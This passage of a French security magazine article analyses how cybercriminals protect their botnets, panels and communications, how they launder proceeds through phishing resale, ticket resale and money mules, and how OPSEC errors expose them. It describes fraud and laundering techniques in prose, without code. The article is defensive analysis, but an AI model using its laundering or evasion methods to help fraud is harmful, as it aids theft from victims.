Une première version de ce protocole s'est révélée vulnérable à une attaque par empoisonnement. Une démonstration de cette attaque a été faite lors d'un événement de sécurité à San Francisco en 2012 et a conduit à la mise hors ligne du botnet Kelihos, qui utilisait le même protocole P2P dérivé de Kadmelia.

La riposte ne s'est pas fait attendre : les développeurs ont limité le nombre de mises à jour possibles par bot, et ont implémenté des « seuils » au-delà et au-deçà desquels un bot refusait toute nouvelle insertion.

La contre-riposte n'a guère pris plus de temps : après quelques heures passées sur IDA et Wireshark, une nouvelle faille a été découverte et de nouveau exploitée, ce qui une fois encore permit le détournement de l'ensemble du botnet.

Tout le monde (ou presque) rigolait bien de cette partie du chat et de la souris. Seulement la souris en a eu marre de courir : ne pouvant ou ne voulant plus empêcher le détournement des flux en direction et en provenance du réseau P2P, les pirates ont décidé de chiffrer et signer les fichiers de configuration transmis depuis les C&C vers les bots, de sorte que même si un groupe de chercheurs parvenait à s'interposer ou à rediriger tout le trafic P2P par l'une de ses machines, celle-ci soit ne soit pas en mesure de modifier lesdits fichiers.

6.4 Protection des panels

Les panels de botnets ont la même structure que les CMS. C'est par leur intermédiaire que le botmaster gère son botnet. Étant pour la plupart écrits en PHP (troll detected...) et ouverts sur Internet, ils se font indexer par les moteurs de recherche et il est donc possible de les identifier via le Google Dork qui va bien. Pour minimiser ce risque, des proxies en amont ou les serveurs web directement font de la réécriture d'URL pour masquer la structure de ce dernier. Si jamais le panel de contrôle est découvert, il vous faudra vous authentifier dessus. Certains panels ont des mots de passe à rallonge comme Zeus (40 caractères tout confondus) d'autres ont en plus d'un login/mot de passe des captchas, comme les panels de Black Hole v2 rendant le brute force quasi impossible. Cela évidemment sans compter les vulnérabilités que les codeurs de panels peuvent laisser. Ce fut le cas du panel SpyEye dans sa version 1.3 qui souffrait d'une injection SQL (découverte par Xylitol) permettant de connaître le mot de passe de connexion au panel.

6.5 Protection des communications

Les bads guys doivent opérer leurs infrastructures, mais aussi communiquer et avoir leurs « boutiques » pour attirer les différents clients. Il faut évidemment que cette mise en avant sur Internet ne remette pas en

cause leur protection et leur anonymat. Ils administrent souvent donc leurs infrastructures au travers de Tor par divers protocoles comme SSH ou HTTPS. Il ne faut pas que, sur un serveur réquisitionné lors d'une enquête ou d'une infiltration par des chercheurs, des IPs apparaissent. On pourrait se dire que supprimer les logs reste un bon moyen, mais suivant l'infrastructure — notamment si on est sur un serveur compromis — la discrétion est de mise. Lorsqu'un enquêteur se retrouve avec des IPs de Tor il abandonne vite. Un autre moyen pour éviter d'être écouté est le chiffrement systématique des mails par PGP. Mais pour causer avec un bad guy, il est bien plus simple de passer par son numéro ICQ. Ce protocole de messagerie instantanée (méconnu des plus jeunes) garantit un anonymat par l'utilisation d'un numéro unique par utilisateur. Il n'y a pas besoin d'enregistrer un mail. Et comme il peut se proxifier, il est donc possible de l'utiliser via Tor.

Jabber avec OTR est un autre moyen en vogue en ce moment. Les communications sont chiffrées et il est possible de proxifier l'ensemble des communications dans Tor. Que demander de plus ?

Alors la question est : où chercher ce beau monde ? Souvent cela part d'un board de hacking et très vite les intentions sont claires, on y parle de ventes de numéro de CB, de contrefaçons, etc. Et de fil en aiguille, on accède à des fournisseurs de services. Mais évidemment, ces derniers se méfient de qui les contactent et surtout pourquoi. Il faut du temps et de la patience pour infiltrer les groupes. Se faire passer pour un développeur russe ou ukrainien de malwares sur les boards underground relève du casse-tête. Les membres de ces forums communiquent en utilisant leur propre jargon, leurs propres tics de vocabulaire et un enquêteur est très vite démasqué s'il n'utilise pas le même langage.

7 Touche (pas) au grisbi !

Dernière — mais ô combien cruciale — étape de la chaîne du cybercrime : le blanchiment d'argent, car il n'est guère envisageable de transférer les sommes acquises délictueusement sur un compte en banque détenu sous l'identité réelle du fraudeur.

Les moyens de blanchiment varient essentiellement en fonction du type de données volées utilisées pour se constituer le grisbi.

7.1 Phishing

Malgré une simplicité technique déroutante, le phishing est une activité qui rapporte. Certaines vagues de phishing visant à voler les données bancaires des utilisateurs assez naïfs pour croire que les impôts vont leur rembourser un trop-perçu peuvent générer un « chiffre d'affaires » de quelques milliers à quelques dizaines de milliers d'euros en un mois.

Comment transforme-t-on des numéros de cartes bancaires en euros, et comment sort-on ces euros de l'écosystème cybercriminel ?

On peut distinguer trois méthodes :

- La première consiste à revendre ces données à d'autres fraudeurs qui les exploiteront. Cette méthode est particulièrement adaptée aux « pêcheurs à la ligne », c'est-à-dire aux phisheurs agissants seuls ou en tout petit groupe, et qui n'ont pas les compétences ni les ressources pour couvrir toute la chaîne de blanchiment. Les données vont être mises en vente sur des forums spécialisés appelés « CC Shop ». Les transactions se font en utilisant des monnaies virtuelles comme WebMoney ou Ukash. Depuis la fermeture de LibertyReserve par les autorités américaines, ce sont les deux fournisseurs de moyens de paiement électronique les plus prisés des fraudeurs pour le degré d'anonymat qu'ils « garantissent », sans toutefois qu'aucun d'eux n'avance cet anonymat comme argument de vente privilégié. Autre avantage : il n'est pas nécessaire de disposer d'un compte bancaire ou d'une carte de crédit pour utiliser ces systèmes.
- Une seconde méthode consiste à acheter des biens dématérialisés tels que des billets de train ou d'avion à l'aide des données volées et les proposer à la revente. Certaines compagnies aériennes n'opérant que sur Internet permettent en effet de changer en ligne le titulaire d'un billet. Le fraudeur va donc acheter un billet Paris — Bangkok à son (faux) nom. Pour cela, il va créer un compte sur le site de la compagnie aérienne et n'aura pour cela besoin que d'une adresse électronique et d'un mot de passe. Cet achat intervient souvent dans les heures qui suivent le vol de données, donc avant que le titulaire desdites données se soit rendu compte de l'arnaque et n'ait fait opposition à sa carte, par exemple. L'e-billet est alors proposé à la vente sur des sites comme eBay ou Leboncoin. Une fois la vente conclue — le paiement s'effectuant par PayPal — le fraudeur remplace ses données personnelles par celles de l'acheteur, ou donne à ce dernier les login/mot de passe de connexion.
- La troisième méthode consiste à voler dans un même phishing les données bancaires des victimes, mais aussi leurs données de connexion à leur banque en ligne. De là, les fraudeurs vont ajouter des tiers bénéficiaires de virement, effectuer ces virements, ou siphonner les comptes en alimentant des comptes PayPal ou WebMoney.

Et les bitcoins, nous direz-vous ? Cette monnaie virtuelle a fait couler beaucoup d'encre et nourrit beaucoup de fantasmes. On s'attendrait donc à ce qu'elle soit la valeur privilégiée pour les échanges entre fraudeurs. Or, un rapide « sondage » réalisé sur un échantillon d'offres de vente de données volées ou d'échange IRC entre acheteurs et offreurs montre qu'elle n'est pas forcément devenue l'étalon-or des cybermarchés noirs. Une première raison est que son usage n'est pas si aisé que cela, et que pour préserver au maximum l'anonymat des utilisateurs et la

non-traçabilité des échanges, il faut s'astreindre à une discipline rigoureuse qui demande à créer un compte ou un porte-monnaie pour chaque transaction. Trop d'efforts comparés aux sommes modiques en jeu. Ensuite, le bitcoin n'a pas de valeur fixe ni stable : le fraudeur agit alors en « bon père de famille » et ne va pas risquer de placer ses économies dans une valeur dont le cours peut s'effondrer ou grimper de manière imprévisible. Paradoxalement, les cybercriminels ne s'intéressent aux bitcoins que lorsqu'il s'agit... d'en voler.

7.2 Malware bancaire

Techniquement plus complexe que le phishing, et plus risqué aussi, le vol à l'aide d'un malware bancaire comme ZeuS ou SpyEye est aussi une activité plus lucrative. Il s'agit pour le pirate de siphonner purement et simplement le compte de ses victimes en effectuant des transferts entre banques, le tout sans exposer la destination finale des virements. Une technique courante consiste à recruter des « mules » qui agiront comme « proxies » entre le compte d'une victime et le porte-monnaie du fraudeur.

Une « mule » est une personne physique dont le rôle dans la chaîne de blanchiment consiste à ouvrir un compte bancaire, y recevoir des virements, et opérer des transferts vers un ou plusieurs autres comptes souvent eux-mêmes tenus par d'autres « mules », moyennant un petit pourcentage des sommes qui transitent. L'argent va ainsi transiter de mule en mule, chacune d'entre elles touchant sa commission (dont le taux varie de 5 % à 10 %) et participant à brouiller les pistes (toute ressemblance avec l'architecture Tor n'est que pure coïncidence). En bout de chaîne, la dernière « mule » procède généralement à des retraits d'argent en liquide et procède à des virements en utilisant des services comme ceux de Western Union. Dans d'autres cas, les fraudeurs demandent à des « mules » de confiance les données de connexion (login et mot de passe) à leur banque en ligne tant il est vrai qu'on n'est jamais si bien servi que par soi-même. Enfin, l'installation de cheval de Troie sur les ordinateurs des mules est une pratique fréquente, ce qui permet aux fraudeurs de s'assurer que le travail est bien fait.

Une variante de ce schéma qui s'appuie aussi sur un réseau de mules consiste à acheter des biens — souvent des appareils électroniques : ordinateurs, smartphones, etc. — à l'aide de données volées, les faire livrer chez des mules qui vont reconditionner puis réexpédier ces biens vers leurs destinataires finaux. De là, les marchandises sont écoulées sur des marchés aux puces locaux.

8 Les 7 péchés capitaux contre l'OPSEC

Le fraudeur est un être humain comme beaucoup d'autres : il a une vie sociale, a des défauts qui font qu'il commet parfois — et plus souvent qu'on ne le pense — des erreurs (et certains ont même des chats en fond d'écran).

Ces erreurs peuvent être exploitées pour faire voler en éclat toutes les mesures de sécurité techniques, y compris les plus sophistiquées. Comble de l'ironie, il suffit parfois d'un peu d'OSINT.

Il est possible de s'inspirer de la théorie du recrutement et de traitement de sources humaines pour démasquer certains pirates (quand ils ne le font pas eux-mêmes).

Selon cette théorie, il existe quatre leviers désignés par l'acronyme MICE pour manipuler une source humaine :

- M comme Money : on achète des informations ;
- I comme Idéologie : on joue sur les convictions politiques, philosophiques ou religieuses ;
- C comme Coercition : on manie le bâton (ou la batte) ;
- E comme Ego : tout flatteur vit aux dépens de celui qui l'écoute.

Une liste plus détaillée de ces leviers se décline de la façon suivante : Solitude, Argent, Nouveauté, Sexe, Orgueil, Utilité, Contrainte, Idéologie, Suffisance.

La plupart de ces leviers peut être — et a déjà été — exploité pour mettre à mal des entreprises criminelles, qu'elles aient été conduites en groupe organisé ou en solo, et lever le voile sur l'anonymat des pirates. Il faudrait juste modifier deux lettres : I comme Idiotie et C comme Concurrence.

Nous avons vu que certaines protections techniques se révèlent diablement efficaces, et qu'une lutte sur le seul plan technologique est potentiellement vouée à l'échec. Peut-on — ne devrait-on pas — s'attaquer au problème sous un angle différent, et chercher l'homme (ou la femme) derrière une fraude ? Nous allons voir que cela n'est pas toujours si compliqué que cela à travers quelques exemples.

8.1 Le « outing » comme hobby

Sans remonter jusqu'au Cuckoo's Egg de Clifford Stoll, qui est la première description publique d'une APT à l'époque où cela s'appelait encore « espionnage », l'exposition sur la place publique d'informations sur les auteurs présumés ou réels d'activités répréhensibles peut avoir des conséquences inattendues.

Prenons par et pour exemple le rapport détaillé rédigé par David Bizeul sur le Russian Business Network (RBN). Cette entreprise à vocation massivement criminelle vivait paisiblement de l'hébergement de contenus illicites en tous genres (malware, spam, phishing et pédopornographie), mais avec une façade en apparence légitime sinon légale. Ses clients bénéficiaient de facilités de paiement uniquement par transactions électroniques offertes par le RBN et de la garantie d'anonymat, notamment pour les dépôts de noms de domaines.

Tout paraissait bien ficelé pour que cela dure jusqu'à ce que David Bizeul, un chercheur en sécurité, jette un pavé dans la mare en publiant sur son blog un rapport sur ce rogue ISP. En quelques mois, d'autres experts se sont engouffrés dans la brèche, publiant à leur tour des rapports complémentaires, poussant les dirigeants du RBN à tenter une contre-offensive médiatique très vite avortée, avant de fermer la boutique.

Ce type d'opération « *name and shame* », très populaire outre-Atlantique et outre-Manche, mais aussi controversée, peut se révéler « payante » à court terme : à l'instar du RBN, d'autres hébergeurs douteux ont été mis hors ligne comme McColo ou Atrivo.

Cela n'a cependant ni mis fin au spam ni au phishing, et cela n'a pas toujours mis hors d'état de nuire les auteurs des fraudes réalisées grâce à ces infrastructures.

D'autres chercheurs amateurs (au sens : non professionnels) se sont illustrés dans ces opérations d' « *outing* » forcées de forums, cette fois-ci. Ces forums, sur lesquels les cybercriminels de tous bords s'échangent des services et se revendent des données volées, constituent des cibles de choix, car les informations qui y circulent — adresses e-mail, identifiants Skype, Jabber, ICQ, nickname, etc. — ne sont pas toutes forcément exposées publiquement. De plus, comme il s'agit de lieux d'échanges interpersonnels, les membres de ces forums se laissent parfois aller à des confidences ou dévoilent quelques traits de leur personnalité, notamment des « tics » de langage ou de vocabulaire qui peuvent servir de « marqueurs ».

8.2 L'égo

Certains fraudeurs, forts d'un sentiment d'impunité total — ou trop naïfs — vont jusqu'à mentionner leur page Facebook dans leurs offres de vente de données volées. De là, il n'est pas rare de pouvoir grapher leur entourage amical ou familial et dresser une cartographie, même sommaire, de leur réseau social. Gare alors au petit malin qui a lié un compte fictif utilisé pour les activités répréhensibles à son compte réel en utilisant pour les deux... une même photo de profil.

Ce genre de faux pas conduit, au mieux, à un « outing » forcé sur un blog, au pire à une arrestation en bonne et due forme lors d'une escale à Bangkok.

C'est la mésaventure qui est arrivée à Hamza B., citoyen algérien plus connu dans le monde underground sous le sobriquet « bx1 ». Ce fraudeur est suspecté d'être — à tort ou à raison — un des développeurs du malware bancaire SpyEye. Cela lui a valu d'être le John Doe n° 20 parmi les 39 recherchés par la Justice américaine. Trop peu soucieux de protéger son identité, il n'a pas hésité à contacter le blogueur Brian Krebs pour se vanter ouvertement de ses « exploits », notamment au détriment du fraudeur Mazafaka. Manque de chance pour lui : la Justice américaine a le bras long, une mémoire de même acabit et une patience à toute épreuve. Le « hacker souriant » (surnommé ainsi d'après les photos de son arrestation) a été extradé vers la Géorgie (États-Unis) après quelques mois passés dans les geôles thaïlandaises.

8.3 L'excès de confiance

Autre écueil relativement « classique » et commun, notamment dans la communauté des phisheurs : le partage de données volées que les membres d'un même groupe tentent de revendre dans le dos et à l'insu de leurs petits camarades. Cela permet de lister, ne serait-ce qu'en partie, les membres d'un « cybergang », dans l'hypothèse où les méfaits ont été réellement commis en groupe (bande organisée ?).

Qu'une même donnée volée (par exemple : un login/mot de passe d'un compte de messagerie ou une identité carte bancaire) se retrouve proposée à la vente par deux, trois ou plus fraudeurs, soit, cela peut relever de la simple coïncidence : le propriétaire de ladite donnée peut être assez naïf pour tomber dans tous les phishings qui passent par sa boite mail ou son poste peut être multi-infecté. Mais quand une liste de plusieurs dizaines ou centaines de données, rangées dans le même ordre, se retrouve proposée sur pastebin par 3 ou 4 individus qu'en apparence rien ne lie... Il y a lieu de se poser quelques questions. Certes, si ces données ont été acquises à l'aide d'un kit de phishing, une hypothèse qui ne peut être écartée est celle du kit « piégé ». Ce genre de « kit prêt à l'emploi » peut contenir une fonction de double envoi des données vers l'exploitant du kit et vers le créateur du kit. Dans le cas de données volées à l'aide d'un malware, par contre, cette hypothèse est moins crédible, mais un panel ZeuS mal configuré (mot de passe trivial) peut aboutir à du dataleak incontrôlé.

Autre possibilité : le repompage pur et simple d'un pastie, comportement hautement opportuniste, l'opportunisme — en plus du parasitisme — étant un trait de caractère que l'on rencontre souvent parmi les populations « criminelles ».

Mettons-nous maintenant à la place, un court instant, du fraudeur qui tomberait sur un tel copier/coller des fruits de son travail. Comment réagira-t-il ? Les plus futés concluront que PasteBin n'est pas une place de marché digne de confiance pour y passer des petites annonces, et se tourneront vers des forums un peu plus contrôlés. Les moins avisés pourraient en prendre ombrage et prendre des mesures coercitives envers le (s) malotru (s). On pourrait donc s'amuser à copier le pastie d'un fraudeur A, le reposter sous l'identité du fraudeur B ou C et attendre. De là à imaginer que cela puisse constituer une « riposte » destinée à jeter le trouble dans les rangs adverses et à faire sortir quelques loups du bosquet...

8.4 La jalousie

On ne connaîtra peut-être jamais l'identité de l'Edward Snowden de l'underground qui a rendu public en juin 2013 une archive présentée comme le code source du malware bancaire Carberp mais qui, une fois trouvé le mot de passe qui la protégeait, contenait pas moins de 5 Go de données dont le code source de plusieurs malwares qu'en apparence rien n'aurait dû lier.

Outre le code source, effectivement, de plusieurs malwares, l'archive contenait un véritable trésor pour les forces de l'ordre : des conversations entre cybercriminels, des mots de passe à des serveurs FTP « internes », des adresses mails « réelles ».

La motivation de ce « *leak* » reste incertaine. La veille, un pirate avait proposé le code source de Carberp à la vente, à un prix nettement sous le tarif « public ». Le propriétaire du code en aurait-il pris ombrage ? Poster le code « *for free* » est une bonne façon de tuer la concurrence. De là à diffuser des données un peu trop personnelles, même sous le coup de la colère (ou de la vodka), l'erreur semble trop grossière.

Une autre hypothèse se base sur l'arrestation, quelques jours avant la fuite, de pirates dont certains soupçonnés de faire partie du gang Carberp. Pas sûr que poster cette archive ait pu être d'une aide quelconque à l'un deux, cependant, sauf à envisager que la fuite trouve son origine du côté des forces de l'ordre pour bien faire comprendre aux mis en cause que, grillé pour grillé, autant collaborer que de devoir rendre des comptes à ses anciens « amis »...

Troisième hypothèse : un développeur « multi-casquettes », impliqué dans le développement de plusieurs malwares, aurait vu sa machine compromise et ses données exposées. Par qui ? Mystère.

Il ne fait aucun doute par contre que les données ont été exfiltrées d'une machine « russe » (au sens de la langue et non de la nationalité). La présence de nombreux fichiers texte rédigés en cyrillique et l'examen des données EXIF des fichiers Office l'atteste, ainsi que des captures d'écran.

Les sentiments de la communauté Sécurité suite à cette fuite ont été partagés entre l'espoir de voir des services de police dépouiller patiemment une telle masse d'informations et la crainte que le code source ne soit pas perdu pour tout le monde. En effet, la fuite du code source de ZeuS en 2011 avait surtout abouti à des « forks » du malware et donné naissance à SpyEye, Citadel et Ice-IX.

8.5 Gardez-moi de mes «amis»

Quand deux « grands » cybercriminels se font la guerre, cela se termine souvent mal. Les « patrons » de Glavmed et de son concurrent RXPromo. Pavel Vrublevsky, dirigeant de Chronopay, un acteur majeur du paiement électronique de Russie et son ancien associé Igor Gusev, ex-Chronopay reconverti dans la « rogue » pharmacie en ligne à travers la société Glavmed, se sont lancés dans une guerre sans merci l'un contre l'autre, chacun cherchant à détruire la réputation et l'image d'honnête homme de l'autre. Pour appuyer leurs dires, ils ont fait fuiter des extraits savamment choisis de conversations par messagerie instantanée. Mais ils auraient dû y réfléchir à deux fois avant d'étaler leurs différents par l'intermédiaire du blog de Brian Krebs. Le journaliste-blogueur a été l'heureux destinataire de nombreuses copies de conversations entre les différents protagonistes de l'histoire, qui ont alimenté son blog pendant de longs mois. Le conflit s'est soldé par l'arrestation de P. Vrublevsky et d'I. Gusev, après la fermeture de Glavmed.

Conclusion

La sécurité des cybercriminels peut se caractériser par :

- le pragmatisme : pourquoi se compliquer la vie quand et tant que des choses simples fonctionnent ? La plupart des mesures de durcissement évoquées dans cet article ne faisaient pas partie des spécifications techniques des « produits » et n'ont été ajoutées ou développées qu'en réaction face aux contre-mesures mises en œuvre par les cibles ;
- la réactivité : on peut s'étonner et être un brin admiratif devant la rapidité avec laquelle des mesures de sécurité techniques ont été mises en place. Par exemple, le blindage des communications entre les bots et les C&C de la variante GameOver de ZeuS : après avoir succombé par deux fois aux assauts des chercheurs, le protocole a été durci en profondeur, notamment par l'utilisation de la cryptographie pour signer les fichiers de configuration, afin de lutter contre l'injection de fausses données.

L'absence de contraintes légales (pas de comptabilité, pas de droit du travail, etc.) joue sans équivoque en leur faveur.

Cependant, la cuirasse est loin d'être parfaite et comme dans tout système, les hommes constituent le maillon faible de la chaîne et tous ou presque, tôt ou tard, font le faux pas qui les perdra (je le concède, c'est une vision « Bisounoursienne » de l'avenir, le pire n'était jamais sûr ni jamais loin). Comme le disait La Fontaine (le Lion et le rat) : « Patience et longueur de temps font plus que force ni que rage ». Partant du principe que l'erreur est humaine, et qu'il peut suffire d'un seul faux pas (par exemple, associer l'adresse IP de sa connexion domestique à un C&C par l'intermédiaire d'un service de DNS dynamique), une surveillance méthodique sur la durée augmente les chances de mettre un jour un nom ou une photo sur le pirate qui aura gâché des jours et des nuits de votre précieux temps. ■

À DÉCOUVRIR ACTUELLEMENT CHEZ VOTRE MARCHAND DE JOURNAUX !

NOTRE NOUVEAU GUIDE !

SERVEURS

LE GUIDE POUR CRÉER ET GÉRER VOS SERVICES À LA CARTE !

GNU/LINUX MAGAZINE HORS-SÉRIE N° 68

ÉGALEMENT DISPONIBLE SUR NOTRE BOUTIQUE EN LIGNE :

boutique.ed-diamond.com